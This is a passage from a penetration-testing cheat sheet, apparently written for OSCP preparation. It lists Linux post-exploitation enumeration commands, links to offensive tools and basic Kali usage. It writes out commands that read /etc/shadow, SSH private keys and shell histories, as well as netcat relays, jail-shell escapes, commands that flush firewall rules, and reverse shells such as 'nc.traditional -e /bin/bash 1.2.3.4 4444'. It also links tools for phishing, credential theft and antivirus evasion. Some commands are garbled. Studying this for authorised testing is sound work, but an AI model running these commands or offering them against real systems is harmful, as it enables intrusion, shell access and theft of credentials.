```
# ssh -[L/R] [local port]:[remote ip]:[remote port] [local user]@[local ip]
```

```
ssh -L 8080:127.0.0.1:80 root@192.168.1.7 # Local Port
```

```
ssh -R 8080:127.0.0.1:80 root@192.168.1.7 # Remote Port
```

```
# mknod backpipe p ; nc -l -p [remote port] < backpipe | nc [local IP] [local port]
>backpipe

mknod backpipe p ; nc -l -p 8080 < backpipe | nc 10.1.1.251 80 >backpipe # Port
Relay

mknod backpipe p ; nc -l -p 8080 0 & < backpipe | tee -a inflow | nc localhost 80 | tee
-a outflow 1>backpipe # Proxy (Port 80 to 8080)

mknod backpipe p ; nc -l -p 8080 0 & < backpipe | tee -a inflow | nc localhost 80 | tee
-a outflow & 1>backpipe # Proxy monitor (Port 80 to 8080)
```

Is tunnelling possible? Send commands locally, remotely

```
ssh -D 127.0.0.1:9050 -N [username]@[ip]

proxychains ifconfig
```

## Confidential Information & Users

Who are you? Who is logged in? Who has been logged in? Who else is there? Who can do what?

id

who

w

last

```
cat /etc/passwd | cut -d: # List of users
```

```
grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}' # List of super users
```

```
awk -F: '($3 == "0") {print}' /etc/passwd # List of super users
```

```
cat /etc/sudoers
```

```
sudo -l
```

What sensitive files can be found?

```
cat /etc/passwd
```

```
cat /etc/group
```

```
cat /etc/shadow
```

```
ls -alh /var/mail/
```

Anything "interesting" in the home directorie(s)? If it's possible to access

```
ls -ahlR /root/
```

```
ls -ahlR /home/
```

Are there any passwords in; scripts, databases, configuration files or log files? Default paths and locations for passwords

```
cat /var/apache2/config.inc
```

```
cat /var/lib/mysql/mysql/user.MYD
```

```
cat /root/anaconda-ks.cfg
```

What has the user been doing? Is there any password in plain text? What have they been editing?

```
cat ~/.bash_history
```

```
cat ~/.nano_history
```

```
cat ~/.atftp_history
```

```
cat ~/.mysql_history
```

```
cat ~/.php_history
```

What user information can be found?

```
cat ~/.bashrc
```

```
cat ~/.profile
```

```
cat /var/mail/root
```

```
cat /var/spool/mail/root
```

Can private-key information be found?

```
cat ~/.ssh/authorized_keys
```

```
cat ~/.ssh/identity.pub
```

```
cat ~/.ssh/identity
```

```
cat ~/.ssh/id_rsa.pub
```

```
cat ~/.ssh/id_rsa
```

```
cat ~/.ssh/id_dsa.pub
```

```
cat ~/.ssh/id_dsa
```

```
cat /etc/ssh/ssh_config
```

```
cat /etc/ssh/sshd_config
```

```
cat /etc/ssh/ssh_host_dsa_key.pub
```

```
cat /etc/ssh/ssh_host_dsa_key
```

```
cat /etc/ssh/ssh_host_rsa_key.pub
```

```
cat /etc/ssh/ssh_host_rsa_key
```

```
cat /etc/ssh/ssh_host_key.pub  
cat /etc/ssh/ssh_host_key
```

## File Systems

Which configuration files can be written in /etc/? Able to reconfigure a service?

```
ls -aRl /etc/ | awk '$1 ~ /^.*w.*/' 2>/dev/null # Anyone  
ls -aRl /etc/ | awk '$1 ~ /^..w/' 2>/dev/null # Owner  
ls -aRl /etc/ | awk '$1 ~ /^....w/' 2>/dev/null # Group  
ls -aRl /etc/ | awk '$1 ~ /w.$/' 2>/dev/null # Other
```

```
find /etc/ -readable -type f 2>/dev/null # Anyone  
find /etc/ -readable -type f -maxdepth 1 2>/dev/null # Anyone
```

What can be found in /var/ ?

```
ls -alh /var/log  
ls -alh /var/mail  
ls -alh /var/spool  
ls -alh /var/spool/lpd  
ls -alh /var/lib/pgsql  
ls -alh /var/lib/mysql  
cat /var/lib/dhcp3/dhclient.leases
```

Any settings/files (hidden) on website? Any settings file with database information?

```
ls -alhR /var/www/
```

```
ls -alhR /srv/www/htdocs/
```

```
ls -alhR /usr/local/www/apache22/data/
```

```
ls -alhR /opt/lampp/htdocs/
```

```
ls -alhR /var/www/html/
```

Is there anything in the log file(s) (Could help with "Local File Includes"!)

```
# http://www.thegeekstuff.com/2011/08/linux-var-log-files/
```

```
cat /etc/httpd/logs/access_log
```

```
cat /etc/httpd/logs/access.log
```

```
cat /etc/httpd/logs/error_log
```

```
cat /etc/httpd/logs/error.log
```

```
cat /var/log/apache2/access_log
```

```
cat /var/log/apache2/access.log
```

```
cat /var/log/apache2/error_log
```

```
cat /var/log/apache2/error.log
```

```
cat /var/log/apache/access_log
```

```
cat /var/log/apache/access.log
```

```
cat /var/log/auth.log
```

```
cat /var/log/chttp.log
```

```
cat /var/log/cups/error_log
```

```
cat /var/log/dpkg.log
```

```
cat /var/log/faillog
```

```
cat /var/log/httpd/access_log
cat /var/log/httpd/access.log
cat /var/log/httpd/error_log
cat /var/log/httpd/error.log
cat /var/log/lastlog
cat /var/log/lighttpd/access.log
cat /var/log/lighttpd/error.log
cat /var/log/lighttpd/lighttpd.access.log
cat /var/log/lighttpd/lighttpd.error.log
cat /var/log/messages
cat /var/log/secure
cat /var/log/syslog
cat /var/log/wtmp
cat /var/log/xferlog
cat /var/log/yum.log
cat /var/run/utmp
cat /var/webmin/miniserv.log
cat /var/www/logs/access_log
cat /var/www/logs/access.log
ls -alh /var/lib/dhcp3/
ls -alh /var/log/postgresql/
ls -alh /var/log/proftpd/
ls -alh /var/log/samba/
# auth.log, boot, btmp, daemon.log, debug, dmesg, kern.log, mail.info, mail.log,
mail.warn, messages, syslog, udev, wtmp
```

If commands are limited, you break out of the "jail" shell?

```
python -c 'import pty;pty.spawn("/bin/bash")'  
echo os.system('/bin/bash')  
/bin/sh -i
```

How are file-systems mounted?

```
mount
```

```
df -h
```

Are there any unmounted file-systems?

```
cat /etc/fstab
```

What "Advanced Linux File Permissions" are used? Sticky bits, SUID & GUID

```
find / -perm -1000 -type d 2>/dev/null # Sticky bit - Only the owner of the directory  
or the owner of a file can delete or rename here
```

```
find / -perm -g=s -type f 2>/dev/null # SGID (chmod 2000) - run as the group, not  
the user who started it.
```

```
find / -perm -u=s -type f 2>/dev/null # SUID (chmod 4000) - run as the owner, not  
the user who started it.
```

```
find / -perm -g=s -o -perm -u=s -type f 2>/dev/null # SGID or SUID
```

```
for i in `locate -r "bin$"`; do find $i \(`( -perm -4000 -o -perm -2000 \) -type f  
2>/dev/null; done # Looks in 'common' places: /bin, /sbin, /usr/bin, /usr/sbin,  
/usr/local/bin, /usr/local/sbin and any other *bin, for SGID or SUID (Quicker search)
```

```
# find starting at root (/), SGID or SUID, not Symbolic links, only 3 folders deep, list  
with more detail and hide any errors (e.g. permission denied)
```

```
find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null
```

Where can written to and executed from? A few 'common' places: /tmp, /var/tmp,  
/dev/shm

```
find / -writable -type d 2>/dev/null # world-writeable folders
```

```
find / -perm -222 -type d 2>/dev/null # world-writeable folders
```

```
find / -perm -o+w -type d 2>/dev/null # world-writeable folders
```

```
find / -perm -o+x -type d 2>/dev/null # world-executable folders
```

```
find / \(`( -perm -o+w -perm -o+x \) -type d 2>/dev/null # world-writeable &  
executable folders
```

Any "problem" files? Word-writeable, "nobody" files

```
find / -xdev -type d \(`( -perm -0002 -a ! -perm -1000 \) -print # world-writeable files
```

```
find /dir -xdev \(`( -nouser -o -nogroup \) -print # Noowner files
```

Preparation & Finding Exploit Code

What development tools/languages are installed/supported?

find / -name perl\*

find / -name python\*

find / -name gcc\*

find / -name cc

How can files be uploaded?

find / -name wget

find / -name nc\*

find / -name netcat\*

find / -name tftp\*

find / -name ftp

Finding exploit code

<http://www.exploit-db.com>

<http://1337day.com>

<http://www.securiteam.com>

<http://www.securityfocus.com>

<http://www.exploitsearch.net>

<http://metasploit.com/modules/>

<http://securityreason.com>

<http://seclists.org/fulldisclosure/>

<http://www.google.com>

Finding more information regarding the exploit

<http://www.cvedetails.com>

[http://packetstormsecurity.org/files/cve/\[CVE\]](http://packetstormsecurity.org/files/cve/[CVE])

[http://cve.mitre.org/cgi-bin/cvename.cgi?name=\[CVE\]](http://cve.mitre.org/cgi-bin/cvename.cgi?name=[CVE])

[http://www.vulnview.com/cve-details.php?cvename=\[CVE\]](http://www.vulnview.com/cve-details.php?cvename=[CVE])

(Quick) "Common" exploits. Warning. Pre-compiled binaries files. Use at your own risk

<http://tarantula.by.ru/localroot/>

<http://www.kecepatan.66ghz.com/file/local-root-exploit-priv9/>

## **TOOLS FOR PENETRATION TESTING AND BUG BOUNTIES**

Multiple Pentest Tools

## General:

[Cheatsheets - Penetration Testing/Security Cheatsheets](<https://github.com/jshaw87/Cheatsheets>)

[awesome-pentest - penetration testing resources](<https://github.com/Hack-with-Github/Awesome-Hacking>)

[Red-Team-Infrastructure-Wiki - Red Team infrastructure hardening resources](<https://github.com/bluscreenofjeff/>)Red-Team-Infrastructure-Wiki

[Infosec\_Reference - Information Security Reference]([https://github.com/rmusser01/Infosec\\_Reference](https://github.com/rmusser01/Infosec_Reference))

## Web Services:

[JettyBleed - Jetty HttpParser Error Remote Memory Disclosure](<https://github.com/AppSecConsulting/Pentest-Tools>)

[clusterd - Jboss/Coldfusion/WebLogic/Railo/Tomcat/Axis2/Glassfish](<https://github.com/hatRiot/clusterd>)

[xsser - From XSS to RCE wordpress/joomla](<https://github.com/Varbaek/xsser>)

[Java-Deserialization-Exploit - weaponizes ysoserial code to gain a remote shell](<https://github.com/njfox/>)Java-Deserialization-Exploit

[CMSmap - CMS scanner](<https://github.com/Dionach/CMSmap>)

[wordpress-exploit-framework - penetration testing of  
WordPress](<https://github.com/rastating/wordpress-exploit-framework>)

[joomlol - Joomla User-Agent/X-Forwarded-For RCE  
](<https://github.com/compoterhacker/joomlol>)

[joomlaVS - Joomla vulnerability scanner](<https://github.com/rastating/joomlaVS>)

[mongoaudit - MongoDB auditing and pentesting  
tool](<https://github.com/stampery/mongoaudit>)

[davscan - Fingerprints servers, finds exploits, scans  
WebDAV](<https://github.com/Graph-X/davscan>)

## ## Web Applications:

[HandyHeaderHacker - Examine HTTP response headers for common security  
issues](<https://github.com/vpnguy/HandyHeaderHacker>)

[OpenDoor - OWASP Directory Access scanner](<https://github.com/stanislav-web/OpenDoor>)

[ASH-Keylogger - simple keylogger application for XSS  
attack](<https://github.com/AnonymousSecurityHackers/ASH-Keylogger>)

[tbhm - The Bug Hunters Methodology ](<https://github.com/jhaddix/tbhm>)

[commix - command injection](<https://github.com/commixproject/commix>)

[NoSQLMap - Mongo database and NoSQL](<https://github.com/tcstool/NoSQLMap>)

[xsshunter - Second order XSS](<https://github.com/mandatoryprogrammer/xsshunter>)

## Burp Extensions:

[backslash-powered-scanner - unknown classes of injection vulnerabilities](<https://github.com/PortSwigger/backslash-powered-scanner>)

[BurpSmartBuster - content discovery plugin](<https://github.com/pathetiq/BurpSmartBuster>)

[ActiveScanPlusPlus - extends Burp Suite's active and passive scanning capabilities](<https://github.com/albinowax/ActiveScanPlusPlus>)

## Local privilege escalation:

[yodo - become root via limited sudo permissions](<https://github.com/b3rito/yodo>)

[Pa-th-zuzu - Checks for PATH substitution vulnerabilities](<https://github.com/ShotokanZH/Pa-th-zuzu>)

[sudo-snooper - acts like the original sudo binary to fool users](<https://github.com/xorond/sudo-snooper>)

[RottenPotato - local privilege escalation from service account](<https://github.com/foxglovesec/RottenPotato>)

[UACMe - Windows AutoElevate backdoor](<https://github.com/hfiref0x/UACME>)

[Invoke-LoginPrompt - Invokes a Windows Security Login Prompt](<https://github.com/enigma0x3/Invoke-LoginPrompt>)

[Exploits-Pack - Exploits for getting local root on Linux](<https://github.com/Kabot/Unix-Privilege-Escalation-Exploits-Pack>)

[windows-privesc-check - Standalone Executable](<https://github.com/pentestmonkey/windows-privesc-check>)

[unix-privesc-check - simple privilege escalation vectors](<https://github.com/pentestmonkey/unix-privesc-check>)

[LinEnum - local Linux Enumeration & Privilege Escalation Checks](<https://github.com/rebootuser/LinEnum>)

[cowcron - Cronbased Dirty Cow Exploit](<https://github.com/securifera/cowcron>)

[WindowsExploits - Precompiled Windows  
exploits](<https://github.com/abatchy17/WindowsExploits>)

[Privilege-Escalation - common local exploits and enumeration scripts  
](<https://github.com/AusJock/Privilege-Escalation>)

[Unix-Privilege-Escalation-Exploits-Pack](<https://github.com/LukaSikic/Unix-Privilege-Escalation-Exploits-Pack>)

[Sherlock - PowerShell script to quickly find missing software  
patches](<https://github.com/rasta-mouse/Sherlock>)

[GTFOBins - list of Unix binaries that can be exploited to bypass system security  
restrictions](<https://github.com/GTFOBins/>)[GTFOBins.github.io](https://GTFOBins.github.io)

## Phishing:

[eyephish - find similar looking domain names](<https://github.com/phar/eyephish>)

[luckystrike - A PowerShell based utility for the creation of malicious Office macro  
documents](<https://github.com/ShellIntel/>)[luckystrike](https://luckystrike)

[phishery - Basic Auth Credential Harvester with a Word Document Template URL  
Injector ](<https://github.com/ryhanson/phishery>)

[WordSteal - steal NTLM hashes](<https://github.com/0x090x0/WordSteal>)

[ReelPhish - Real-Time Two-Factor Phishing Tool](<https://github.com/fireeye/ReelPhish>)

## Open Source Intelligence:

[truffleHog - Searches through git repositories for high entropy strings](<https://github.com/dxa4481/truffleHog>)

[Altdns - Subdomain discovery](<https://github.com/infosec-au/altdns>)

[github-dorks - reveal sensitive personal and/or organizational information](<https://github.com/techgaun/github-dorks>)

[gitrob - find sensitive information](<https://github.com/michenriksen/gitrob>)

[Bluto - DNS Recon , Email Enumeration](<https://github.com/darryllane/Bluto>)

[SimplyEmail - Email recon](<https://github.com/killswitch-GUI/SimplyEmail>)

[Sublist3r - Fast subdomains enumeration tool for penetration testers](<https://github.com/aboul3la/Sublist3r>)

[snitch - information gathering via dorks ](<https://github.com/Smaash/snitch>)

[RTA - scan all company's online facing assets](<https://github.com/flipkart-incubator/RTA>)

[InSpy - LinkedIn enumeration tool](<https://github.com/gojhonny/InSpy>)

[LinkedInt - LinkedIn scraper for reconnaissance](<https://github.com/mdsecactivebreach/LinkedInt>)

## Post-exploitation:

[MailSniper - searching through email in a Microsoft Exchange](<https://github.com/dafthack/MailSniper>)

[Windows-Exploit-Suggester - patch levels against vulnerability database](<https://github.com/GDSSecurity/Windows-Exploit-Suggester>)

[dnscat2-powershell - A Powershell client for dnscat2, an encrypted DNS command and control tool](<https://github.com/lukebaggett/>)dnscat2-powershell

[lazykatz - xtract credentials from remote targets protected with AV](<https://github.com/bhdresh/lazykatz>)

[nps - Not PowerShell](<https://github.com/Ben0xA/nps>)

[Invoke-Vnc - Powershell VNC injector](<https://github.com/artkond/Invoke-Vnc>)

[spraywmi - mass spraying Unicorn PowerShell injection](<https://github.com/trustedsec/spraywmi>)

[redsnarf - for retrieving hashes and credentials from Windows workstations](<https://github.com/nccgroup/redsnarf>)

[HostRecon - situational awareness](<https://github.com/dafthack/HostRecon>)

[mimipenguin - login password from the current linux user](<https://github.com/huntergregal/mimipenguin>)

[rpivot - socks4 reverse proxy for penetration testing](<https://github.com/artkond/rpivot>)

## Looting:

[cookie\_staler - steal cookies from firefox cookies databases]([https://github.com/rash2kool/cookie\\_staler](https://github.com/rash2kool/cookie_staler))

[Wifi-Dumper - dump the wifi profiles and cleartext passwords of the connected access points](<https://github.com/Viralmaniari/Wifi-Dumper>)

[WebLogicPasswordDecryptor - decrypt WebLogic passwords](<https://github.com/NetSPI/WebLogicPasswordDecryptor>)

[jenkins-decrypt - Credentials dumper for Jenkins](<https://github.com/twinksteen/jenkins-decrypt>)

[mimikittenz - ReadProcessMemory() in order to extract plain-text passwords](<https://github.com/putterpanda/mimikittenz>)

[LaZagne - Credentials recovery project](<https://github.com/AlessandroZ/LaZagne>)

[SessionGopher - extract WinSCP, PuTTY, SuperPuTTY, FileZilla, and Microsoft Remote Desktop](<https://github.com/fireeye/SessionGopher>)

[BrowserGather - Fileless web browser information extraction](<https://github.com/sekirkity/BrowserGather>)

[windows\_sshagent\_extract - extract private keys from Windows 10's built in ssh-agent service]([https://github.com/ropnop/windows\\_sshagent\\_extract](https://github.com/ropnop/windows_sshagent_extract))

## Network Hunting:

[Sticky-Keys-Slayer - Scans for accessibility tools backdoors via RDP](<https://github.com/linuz/Sticky-Keys-Slayer>)

[DomainPasswordSpray - password spray attack against users of a domain](<https://github.com/dafthack/DomainPasswordSpray>)

[BloodHound - reveal relationships within an Active Directory](<https://github.com/adaptivethreat/BloodHound>)

[APT2 - An Automated Penetration Testing Toolkit](<https://github.com/MooseDojo/apt2>)

[CredNinja - identify if credentials are valid](<https://github.com/Raikia/CredNinja>)

[EyeWitness - take screenshots of websites](<https://github.com/ChrisTruncer/EyeWitness>)

[gowitness - a golang, web screenshot utility](<https://github.com/sensepost/gowitness>)

[PowerUpSQL - PowerShell Toolkit for Attacking SQL Server](<https://github.com/NetSPI/PowerUpSQL>)

[sparta - scanning and enumeration](<https://github.com/SECFORCE/sparta>)

[Sn1per - Automated Pentest Recon Scanner](<https://github.com/1N3/Sn1per>)

[PCredz - This tool extracts creds from a pcap file or from a live interface](<https://github.com/Igandx/PCredz>)

[ridrelay - Enumerate usernames on a domain where you have no creds](<https://github.com/skorov/ridrelay>)

## Wireless:

[air-hammer - WPA Enterprise horizontal brute-force](<https://github.com/Wh1t3Rh1n0/air-hammer>)

[mana - toolkit for wifi rogue AP attacks](<https://github.com/sensepost/mana>)

[crEAP - Harvesting Users on Enterprise Wireless Networks](<https://github.com/ShellIntel/scripts>)

[wifiphisher - phishing attacks against Wi-Fi clients](<https://github.com/sophron/wifiphisher>)

## Man in the Middle:

[mitmproxy - An interactive TLS-capable intercepting HTTP proxy](<https://github.com/mitmproxy/mitmproxy>)

[bettercap - bettercap](<https://github.com/evilsocket/bettercap>)

[MITMF - Framework for Man-In-The-Middle attacks](<https://github.com/byt3bl33d3r/MITMF>)

[Gifts/Responder - Responder for old python](<https://github.com/Gifts/Responder>)

[mitm6 - pwning IPv4 via IPv6 ](<https://github.com/fox-it/mitm6>)

[shelljack - man-in-the-middle pseudoterminal injection] (<https://github.com/emptymonkey/shelljack>)

## Physical:

[Brutal - Payload for teensy] (<https://github.com/Screatsec/Brutal>)

[poisontap - Exploits locked/password protected computers over USB] (<https://github.com/samyk/poisontap>)

[OverThruster - HID attack payload generator for Arduinos] (<https://github.com/RedLectroid/OverThruster>)

[Paensy - An attacker-oriented library for the Teensy 3.1 microcontroller] (<https://github.com/Ozuru/Paensy>)

[Kautilya - Payloads for a Human Interface Device] (<https://github.com/samratashok/Kautilya>)

## Payloads:

[JavaReverseTCPShell - Spawns a reverse TCP shell in Java](<https://github.com/quantumvm/JavaReverseTCPShell>)

[splunk\_shells - Splunk with reverse and bind shells]([https://github.com/TBGSecurity/splunk\\_shells](https://github.com/TBGSecurity/splunk_shells))

[pyshell - shellify Your HTTP Command Injection](<https://github.com/praeorian-inc/pyshell>)

[RobotsDisallowed - harvest of the Disallowed directories](<https://github.com/danielmiessler/RobotsDisallowed>)

[SecLists - collection of multiple types of lists](<https://github.com/danielmiessler/SecLists>)

[Probable-Wordlists - Wordlists sorted by probability](<https://github.com/berzerk0/Probable-Wordlists>)

[ARCANUS - payload generator/handler. ](<https://github.com/EgeBalci/ARCANUS>)

[Winpayloads - Undetectable Windows Payload Generation](<https://github.com/nccgroup/Winpayloads>)

[weevely3 - Weaponized web shell ](<https://github.com/epinna/weevely3>)

[fuzzdb - Dictionary of attack patterns](<https://github.com/fuzzdb-project/fuzzdb>)

[payloads - web attack payloads](<https://github.com/foospidy/payloads>)

[HERCULES - payload generator that can bypass antivirus](<https://github.com/EgeBalci/HERCULES>)

[Insanity-Framework - Generate Payloads](<https://github.com/4w4k3/Insanity-Framework>)

[Brosec - An interactive reference tool for payloads](<https://github.com/gabemarshall/Brosec>)

[MacroShop - delivering payloads via Office Macros](<https://github.com/khr0x40sh/MacroShop>)

[Demiguise - HTA encryption tool](<https://github.com/nccgroup/demiguise>)

[ClickOnceGenerator - Quick Malicious ClickOnceGenerator](<https://github.com/Mr-Un1k0d3r/ClickOnceGenerator>)

[PayloadsAllTheThings - A list of useful payloads](<https://github.com/swisskyrepo/PayloadsAllTheThings>)

## Apple:

[MMeTokenDecrypt - Decrypts and extracts iCloud and MMe authorization tokens](<https://github.com/manwhoami/MMeTokenDecrypt>)

[OSXChromeDecrypt - Decrypt Google Chrome and Chromium Passwords on Mac OS X](<https://github.com/manwhoami/OSXChromeDecrypt>)

[EggShell - iOS and OS X Surveillance Tool](<https://github.com/neoneggplant/EggShell>)

[bonjour-browser - command line tool to browse for Bonjour](<https://github.com/watson/bonjour-browser>)

[logKext - open source keylogger for Mac OS X](<https://github.com/SIEePIEs5/logKext>)

[OSXAuditor - OS X computer forensics tool](<https://github.com/jipegit/OSXAuditor>)

[davegrohl - Password Cracker for OS X](<https://github.com/octomagon/davegrohl>)

[chainbreaker - Mac OS X Keychain Forensic Tool](<https://github.com/n0fate/chainbreaker>)

[FiveOnceInYourLife - Local osx dialog box phising](<https://github.com/fuzzynop/FiveOnceInYourLife>)

[ARD-Inspector - encrypt the Apple Remote Desktop database](<https://github.com/ygini/ARD-Inspector>)

[keychaindump - reading OS X keychain passwords](<https://github.com/juuso/keychaindump>)

[Bella - python, post-exploitation, data mining tool](<https://github.com/manwhoami/Bella>)

[EvilOSX - pure python, post-exploitation, RAT](<https://github.com/Marten4n6/EvilOSX>)

## Captive Portals:

[cpscam - Bypass captive portals by impersonating inactive users](<https://github.com/codewatchorg/cpscscam>)

## Passwords:

[pipal - password analyser](<https://github.com/digininja/pipal>)

[wordsmith - assist with creating tailored wordlists](<https://github.com/skahwah/wordsmith>)

## Obfuscation:

[ObfuscatedEmpire - fork of Empire with Invoke-Obfuscation integrated directly in](<https://github.com/cobbr/ObfuscatedEmpire>)

[obfuscate\_launcher - Simple script for obfuscating payload launchers]([https://github.com/jamcut/obfuscate\\_launcher](https://github.com/jamcut/obfuscate_launcher))

[Invoke-CradleCrafter - Download Cradle Generator & Obfuscator](<https://github.com/danielbohannon/Invoke-CradleCrafter>)

[Invoke-Obfuscation - PowerShell Obfuscator](<https://github.com/danielbohannon/Invoke-Obfuscation>)

[nps\_payload - payloads for basic intrusion detection avoidance]([https://github.com/trustedsec/nps\\_payload](https://github.com/trustedsec/nps_payload))

## Web Bug Bounty Resources / Writeups

## Recon

### Writeups

### Tools

### General

[What tools I use for my recon during #BugBounty](<https://medium.com/bugbountywriteup/whats-tools-i-use-for-my-recon-during-bugbounty-ec25f7f12e6d>)

## Vulnerability Discovery / Fuzzing

#### Writeups

#### Tools

## Exploiting

#### Writeups

#### Tools

## General Methodology

#### Writeups

#### Tools

## Reporting

## Full Writeups

[Paypal: Expression Language  
Injection]([https://medium.com/@adrien\\_jeanneau/how-i-was-able-to-list-some-internal-information-from-paypal-bugbounty-ca8d217a397c](https://medium.com/@adrien_jeanneau/how-i-was-able-to-list-some-internal-information-from-paypal-bugbounty-ca8d217a397c))

## Misc.

# **OSCP SURVIVAL GUIDE:**

Kali Linux

---

---

- Set the Target IP Address to the `\\$ip` system variable

```
`export ip=192.168.1.100`
```

- Find the location of a file

```
`locate sbd.exe`
```

- Search through directories in the `'\$PATH'` environment variable

```
`which sbd`
```

- Find a search for a file that contains a specific string in it's

name:

```
`find / -name sbd\*`
```

- Show active internet connections

```
`netstat -lntp`
```

- Change Password

```
`passwd`
```

- Verify a service is running and listening

```
`netstat -antp |grep apache`
```

- Start a service

```
`systemctl start ssh`
```

```
`systemctl start apache2`
```

- Have a service start at boot

```
`systemctl enable ssh`
```

- Stop a service

```
`systemctl stop ssh`
```

- Unzip a gz file

```
`gunzip access.log.gz`
```

- Unzip a tar.gz file

```
`tar -xvf file.tar.gz`
```

- Search command history

```
`history | grep phrase_to_search_for`
```

- Download a webpage

```
`wget http://www.cisco.com`
```

- Open a webpage

```
`curl http://www.cisco.com`
```

- String manipulation

- Count number of lines in file

```
`wc index.html`
```

- Get the start or end of a file

```
`head index.html`
```

```
`tail index.html`
```

- Extract all the lines that contain a string

```
`grep "href=" index.html`
```

- Cut a string by a delimiter, filter results then sort

```
`grep "href=" index.html | cut -d "/" -f 3 | grep "\\.\\." | cut -d '"' -f 1 | sort -u`
```

- Using Grep and regular expressions and output to a file

```
`cat index.html | grep -o 'http://[^"]*"' | cut -d "/" -f 3 | sort -u > list.txt`
```

- Use a bash loop to find the IP address behind each host

```
`for url in $(cat list.txt); do host $url; done`
```

- Collect all the IP Addresses from a log file and sort by frequency

```
`cat access.log | cut -d " " -f 1 | sort | uniq -c | sort -urn`
```

- Decoding using Kali

- Decode Base64 Encoded Values

```
`echo -n "QWxhZGRpbjpvcGVuIHNlc2FtZQ==" | base64 --decode`
```

- Decode Hexidecimal Encoded Values

```
`echo -n "46 4c 34 36 5f 33 3a 32 396472796 63637756 8656874" | xxd -r -ps`
```

- Netcat - Read and write TCP and UDP Packets

- Download Netcat for Windows (handy for creating reverse shells and transferring files on windows systems):

[<https://joncraton.org/blog/46/netcat-for-windows/>](<https://joncraton.org/blog/46/netcat-for-windows/>)

- Connect to a POP3 mail server

```
`nc -nv $ip 110`
```

- Listen on TCP/UDP port

```
`nc -nlvp 4444`
```

- Connect to a netcat port

```
`nc -nv $ip 4444`
```

- Send a file using netcat

```
`nc -nv $ip 4444 < /usr/share/windows-binaries/wget.exe`
```

- Receive a file using netcat

```
`nc -nlvp 4444 > incoming.exe`
```

- Some OSs (OpenBSD) will use nc.traditional rather than nc so watch out for that...

whereis nc

```
nc: /bin/nc.traditional /usr/share/man/man1/nc.1.gz
```

```
/bin/nc.traditional -e /bin/bash 1.2.3.4 4444
```

- Create a reverse shell with Ncat using cmd.exe on Windows

```
`nc.exe -nlvp 4444 -e cmd.exe`
```

or

```
`nc.exe -nv <Remote IP> <Remote Port> -e cmd.exe`
```

- Create a reverse shell with Ncat using bash on Linux

```
`nc -nv $ip 4444 -e /bin/bash`
```

- Netcat for Banner Grabbing:

```
`echo "" | nc -nv -w1 <IP Address> <Ports>`
```

- Ncat - Netcat for Nmap project which provides more security avoid

IDS

- Reverse shell from windows using cmd.exe using ssl

```
`ncat --exec cmd.exe --allow $ip -vnl 4444 --ssl`
```

- Listen on port 4444 using ssl

```
`ncat -v $ip 4444 --ssl`
```

- Wireshark

- Show only SMTP (port 25) and ICMP traffic:

```
`tcp.port eq 25 or icmp`
```

- Show only traffic in the LAN (192.168.x.x), between workstations and servers -- no Internet:

```
`ip.src==192.168.0.0/16 and ip.dst==192.168.0.0/16`
```

- Filter by a protocol ( e.g. SIP ) and filter out unwanted IPs:

```
`ip.src != xxx.xxx.xxx.xxx && ip.dst != xxx.xxx.xxx.xxx && sip`
```

- Some commands are equal

```
`ip.addr == xxx.xxx.xxx.xxx`
```

Equals

```
`ip.src == xxx.xxx.xxx.xxx or ip.dst == xxx.xxx.xxx.xxx`
```

```
`ip.addr != xxx.xxx.xxx.xxx`
```

Equals

```
`ip.src != xxx.xxx.xxx.xxx or ip.dst != xxx.xxx.xxx.xxx`
```

- Tcpdump

- Display a pcap file

```
`tcpdump -r passwordz.pcap`
```

- Display ips and filter and sort

```
`tcpdump -n -r passwordz.pcap | awk -F" " '{print $3}' | sort -u | head`
```

- Grab a packet capture on port 80

```
`tcpdump tcp port 80 -w output.pcap -i eth0`
```

- Check for ACK or PSH flag set in a TCP packet

```
`tcpdump -A -n 'tcp[13] = 24' -r passwordz.pcap`
```

- IPTables

- Deny traffic to ports except for Local Loopback

```
`iptables -A INPUT -p tcp --destination-port 13327 ! -d $ip -j DROP`
```

```
`iptables -A INPUT -p tcp --destination-port 9991 ! -d $ip -j DROP`
```

- Clear ALL IPTables firewall rules

```
iptables -P INPUT ACCEPT
```

```
iptables -P FORWARD ACCEPT
```

```
iptables -P OUTPUT ACCEPT
```

```
iptables -t nat -F
```

```
iptables -t mangle -F
```

```
iptables -F
```

```
iptables -X
```

```
iptables -t raw -F iptables -t raw -X
```

## Information Gathering & Vulnerability Scanning

---

---

- Passive Information Gathering
- 
- 

- Google Hacking

- Google search to find website sub domains

`site:microsoft.com`

- Google filetype, and intitle

`intitle:"netbotz appliance" "OK" -filetype:pdf`

- Google inurl

`inurl:"level/15/seexec/-/show"`

- Google Hacking Database:

<https://www.exploit-db.com/google-hacking-database/>

- SSL Certificate Testing

[<https://www.ssllabs.com/ssltest/analyze.html>] (<https://www.ssllabs.com/ssltest/analyze.html>)

- Email Harvesting

- Simply Email

```
`git clone https://github.com/killswitch-GUI/SimplyEmail.git`
```

```
`./SimplyEmail.py -all -e TARGET-DOMAIN`
```

- Netcraft

- Determine the operating system and tools used to build a site

```
https://searchdns.netcraft.com/
```

- Whois Enumeration

```
`whois domain-name-here.com`
```

```
`whois $ip`
```

- Banner Grabbing

- `nc -v \$ip 25`

- `telnet \$ip 25`

- `nc TARGET-IP 80`

- Recon-ng - full-featured web reconnaissance framework written in Python
  - `cd /opt; git clone https://LaNMaSteR53@bitbucket.org/LaNMaSteR53/recon-  
ng.git`

```
`cd /opt/recon-ng`
```

```
./recon-ng`
```

```
`show modules`
```

```
`help`
```

- Active Information Gathering
- 
- 

```
<!-- -->
```

- Port Scanning
- 

\*Subnet Reference Table\*

/ | Addresses | Hosts | Netmask | Amount of a Class C

--- | --- | --- | --- | ---  
/30 | 4 | 2 | 255.255.255.252 | 1/64  
/29 | 8 | 6 | 255.255.255.248 | 1/32  
/28 | 16 | 14 | 255.255.255.240 | 1/16  
/27 | 32 | 30 | 255.255.255.224 | 1/8  
/26 | 64 | 62 | 255.255.255.192 | 1/4  
/25 | 128 | 126 | 255.255.255.128 | 1/2  
/24 | 256 | 254 | 255.255.255.0 | 1  
/23 | 512 | 510 | 255.255.254.0 | 2  
/22 | 1024 | 1022 | 255.255.252.0 | 4  
/21 | 2048 | 2046 | 255.255.248.0 | 8  
/20 | 4096 | 4094 | 255.255.240.0 | 16  
/19 | 8192 | 8190 | 255.255.224.0 | 32  
/18 | 16384 | 16382 | 255.255.192.0 | 64  
/17 | 32768 | 32766 | 255.255.128.0 | 128  
